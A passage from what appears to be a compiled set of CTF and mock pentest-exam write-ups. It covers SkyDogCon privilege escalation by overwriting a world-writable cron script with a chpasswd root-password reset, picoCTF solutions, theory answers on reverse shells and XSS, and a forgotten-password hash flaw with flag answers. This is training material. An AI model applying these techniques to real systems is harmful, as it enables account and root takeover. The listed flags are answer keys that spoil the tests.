-rw-r--r-- 1 nemo nemo    43 Sep 18  2015 index.html
drwxr-xr-x 2 root root  4096 Sep 18  2015 PlayTronics
-rw-r--r-- 1 nemo nemo  6981 Sep 18  2015 robots.txt
drwxr-xr-x 3 root root  4096 Sep 18  2015 Setec
-rw-r--r-- 1 nemo nemo 85299 Sep 18  2015 SkyDogCon_CTF.jpg
wernerbrandes@skydogctf:/var/www/html$ cd CongratulationsYouDidIt/
wernerbrandes@skydogctf:/var/www/html/CongratulationsYouDidIt$ ls
You're the best... around!.mp4
```

I suspect I've found this out of sequence though so continue to try and get root. One of the usual things I try at this stage is to search for world writeable files which shows an interesting python file:

```
wernerbrandes@skydogctf:/etc/cron.daily$ find / -perm -2 -type f 2>/dev/null
/lib/log/sanitizer.py
/proc/sys/kernel/ns_last_pid
/proc/1/task/1/attr/current
/proc/1/task/1/attr/exec
/proc/1/task/1/attr/fscreate
/proc/1/task/1/attr/keycreate
/proc/1/task/1/attr/sockcreate
/proc/1/attr/current
/proc/1/attr/exec
/proc/1/attr/fscreate
/proc/1/attr/keycreate
/proc/1/attr/sockcreate
```

So we view the contents of this:

```
#!/usr/bin/env python
import os
import sys
try:
        os.system('rm -r /tmp/* ')
except:
        sys.exit()
~
~
```

I change the contents to give me root access:


```
#!/usr/bin/env python
import os
import sys
try:
        os.system('echo "root:12345678" | chpasswd')
except:
        sys.exit()
~
```

and then go and make a cup of tea, when I come back the cron job that calls it has run and i can view the last flag in the root directory:


```
flag{b70b205c96270be6ced772112e7dd03f}

Congratulations!! Martin Bishop is a free man once again!  Go here to receive yo
ur reward.
```

So I did find that congratulations flag out of sequence, but it was still worth it to find root anyway!

6. https://jupiter.challenges.picoctf.org/problem/36474/477ce.html




Link to solve :- https://jupiter.challenges.picoctf.org/problem/56830/



Hint : *What part of the website could tell you where the creator doesn't want you to look?*


As the creator doesn't wants us to look for. That means we should look for robots.txt file:-

https://jupiter.challenges.picoctf.org/problem/56830/robots.txt




Let’s look at this site which is showing disallow:-

https://jupiter.challenges.picoctf.org/problem/56830/1bb4c.html



And we solve this 😊

picoCTF{ca1cu1at1ng_Mach1n3s_1bb4c}



7. https://play.picoctf.org/practice/challenge/320?category=5&page=3

First Find

Description


Unzip this archive and find the file named 'uber-secret.txt'

Zip file is given…

Just unzip that folder and find ‘uber-secret.txt’

Done! It’s too easy 😊

picoCTF{f1nd_15_f457_ab443fd1}



theory :)

#1. Explain the purpose and usage of a reverse shell in a penetration test.

Ans:-

In penetration testing, a reverse shell is a powerful technique used by ethical hackers and security professionals to gain remote access to a target system. It is a type of shell in which the target system initiates the connection to the attacker's machine, hence the term "reverse" shell. This approach is often employed when the target system is behind a firewall or NAT (Network Address Translation), making it difficult to establish a direct connection from the attacker's machine.

Here's how a reverse shell works and its purpose in penetration testing:

Purpose of a Reverse Shell:

1. Remote Access: The primary purpose of a reverse shell is to provide remote access to the target system's command line or shell interface. This allows penetration testers to interact with the target system as if they have physical access to it.

2. Data Exfiltration: Reverse shells can be used to exfiltrate sensitive data from the target system, enabling testers to assess the security of the data handling mechanisms in place.

3. Privilege Escalation: Once a reverse shell is established, penetration testers can attempt to escalate their privileges on the target system, gaining higher levels of access and control.

4. Post-Exploitation Activities: Reverse shells enable testers to perform various post-exploitation activities such as installing backdoors, exploring the network, pivoting to other systems, and conducting further attacks within the target environment.

Usage of a Reverse Shell in Penetration Testing:

1. Exploiting Vulnerabilities: Penetration testers exploit vulnerabilities in the target system to inject malicious code. This code establishes a connection back to the attacker's machine, creating the reverse shell.

2. Payload Generation: Testers use tools and scripts to generate payloads tailored to the specific vulnerability and target system. These payloads are designed to initiate the reverse shell upon successful exploitation.

3. Delivery and Execution: Attackers deliver the malicious payload to the target system. This can occur through various means such as email attachments, malicious downloads, or exploiting vulnerabilities in services running on the target.

4. Establishing Connection: Once the payload executes on the target system, it establishes a connection back to the attacker's machine, opening a command prompt or shell interface that the attacker can use to interact with the target.

5. Interacting with the Target: The penetration tester can now execute commands, run scripts, and perform various tasks on the target system using the reverse shell interface. This interaction helps assess the system's security and identify potential vulnerabilities.

#2. Describe the steps you would take to secure a compromised system during a penetration test.

Ans:-

1. Isolate the Compromised System:

Immediately disconnect the compromised system from the network to prevent further unauthorized access and potential lateral movement by the attacker.

2. Document Everything:

Document the details of the compromise, including the methods used to access the system, the files or data accessed, and any other relevant information. This documentation will be valuable for analysis and remediation.

3. Preserve Evidence:

If it's within the scope of the penetration test and the laws and regulations of your jurisdiction, consider preserving evidence of the compromise. This might be necessary if the compromise needs to be reported to law enforcement or if legal action is taken.

4. Identify the Vulnerability:

Determine the vulnerability or exploit that allowed the system to be compromised. Understanding the point of entry is crucial for remediation and ensuring that similar vulnerabilities are addressed across the network.

5. Scan for Malware:

Conduct a thorough malware scan on the compromised system to detect and remove any malicious software or scripts that might have been installed by the attacker.

6. Learn and Improve:

Conduct a post-incident analysis to understand how the compromise occurred. Use this knowledge to enhance security measures and policies to prevent similar incidents in the future.

#3. How do you perform a cross-site scripting (XSS) attack, and how can it be mitigated?

Ans:-

Performing a Cross-Site Scripting (XSS) Attack:

1. Injection: Inject malicious scripts (usually JavaScript) into a web application by inserting them into user-provided input fields, URLs, or other data accepted by the application.

2. Execution: When other users access the affected page, the injected script runs in their browsers, potentially stealing data, hijacking sessions, or defacing the site.

Mitigating XSS Attacks:

1. Input Validation: Validate and sanitize user inputs on the server-side to prevent the injection of malicious scripts.

2. Output Encoding: Encode or sanitize output data, ensuring that user-generated content is not executed as code when displayed.

3. Content Security Policy (CSP): Implement CSP headers to restrict which scripts can run, minimizing the impact of successful XSS attacks.

4. Cookie Security: Set the `HttpOnly` and `Secure` flags on cookies to prevent session theft.

5. Use Security Libraries: Employ security libraries like OWASP ESAPI to help protect against XSS.

6. Regular Security Testing: Conduct regular security testing, including vulnerability scanning and penetration testing, to identify and remediate XSS vulnerabilities.

4. Describe the key differences between black box, white box, and grey box testing.

Ans:-

- Black Box Testing: Tester has no knowledge of the internal workings of the system. Tests are conducted from a user's perspective. Focuses on inputs and outputs. Emphasizes on functional and non-functional testing. Simulates an external hacking or cyber attack scenario.

- White Box Testing: Tester has complete knowledge of the internal code, architecture, and design of the system. Tests are conducted with understanding of the system's internal logic. Helps identify specific lines of code causing issues. Focuses on code coverage, security vulnerabilities, and internal structures.

- Grey Box Testing: Tester has partial knowledge of the internal workings of the system. Combines aspects of both black box and white box testing. Tester knows some internal details, enabling a more targeted and effective testing approach without complete knowledge of the system.

5. How do you report findings from a penetration test to non-technical stakeholders?

Ans:-

When reporting penetration test findings to non-technical stakeholders, focus on clear and concise language. Begin with a summary that outlines the overall security posture, followed by high-level vulnerabilities and risks. Use non-technical terms to explain the potential impact on the business, emphasizing the importance of addressing the issues for safeguarding sensitive data, reputation, and compliance. Provide actionable recommendations in simple language, prioritized by risk level, and offer support for implementing security measures. Utilize visuals like charts or graphs to enhance understanding and highlight key points, ensuring the report is accessible and compelling to non-technical audiences.


PENETRATION TESTING

(1). Which of the following cipher suites is NOT supported by the target website "mock.hackme.secops.group"?

A. ECDHE-RSA-AES2 56-GCM-SHA384
B. DES-CBC3-SHA
C. AES256-GCM-SHA384
D. DHE-RSA-AES128-SHA256

Solution: - Using online tool to check the supported cipher suites of a website. SSL Labs (https://www.ssllabs.com/ssltest/). You can enter the website's URL, and SSL Labs will provide you with a detailed report, including supported cipher suites.

Answer :- B. DES-CBC3-SHA



(2). Which of the following users exist on the target website "https://mock.hackme.secops.group"?

A. developer®secops.group
B. dev@secops.group
C. support@secops.group
D. admin®secops.group

None of the user exists on this website.


(3). Register an account on the "https://mock.hackme.secops.group" application. Identify a flaw within the forgot password functionality and login as user "secret@secops.group".After successful login, you will see a flag displayed. Provide the flag below:

Note: The flag will be of the format flag{value}. You should submit the value as an answer. For example, if the flag is flag{ PaljasdrwYXmtJrevTdTLckasdhOPa sdhGp} then the answer should be PaljasdrwYXmtJrevTdTLckasdhOPa sdhGp.


Solution:-


Let’s start by visiting the website,
We can see there is login page. Let’s sign up and create new account using dummy mail.

TEMPMAILO.com




Now let’s use forget password functionality. Entering email address, we get mail which provides link to reset password.






Checking this mail the link is redirecting to this page…
https://mock.hackme.secops.group/index?hash=3381b06130b3536db6ae3d7f1a961884





If we look at the link carefully it seems to be hash of our email(I have kept email and username same)…
I have put email address and got same hash value.



Performing same to solve this question…
Using password reset functionality for this **secret@secops.group**

Hash Value:- ec88280206f8db436475ae83934c7a18
Using same hash value and changing password I got successfully login 😊





And here is the required flag:- kfbyiJdOw9lTMQQu74RQIxLawxCBwCVVJgznuzuJe

(4). Examine the Home section on the "https://mock.hackme.secops.group" application. Exploit a weakness in the AWS configuration and obtain the flag from the S3 bucket named "mock-xxxx-xxx-xxxxxxxxx", and provide it below:

Note: The flag will be of the format flag{value}. You should submit the value as an answer. For example, if the flag is flag{ PaljasdrwYXmtJrevTdTLckasdhOPa sdhGp} then the answer should be PaljasdrwYXmtJrevTdTLckasdhOPa sdhGp.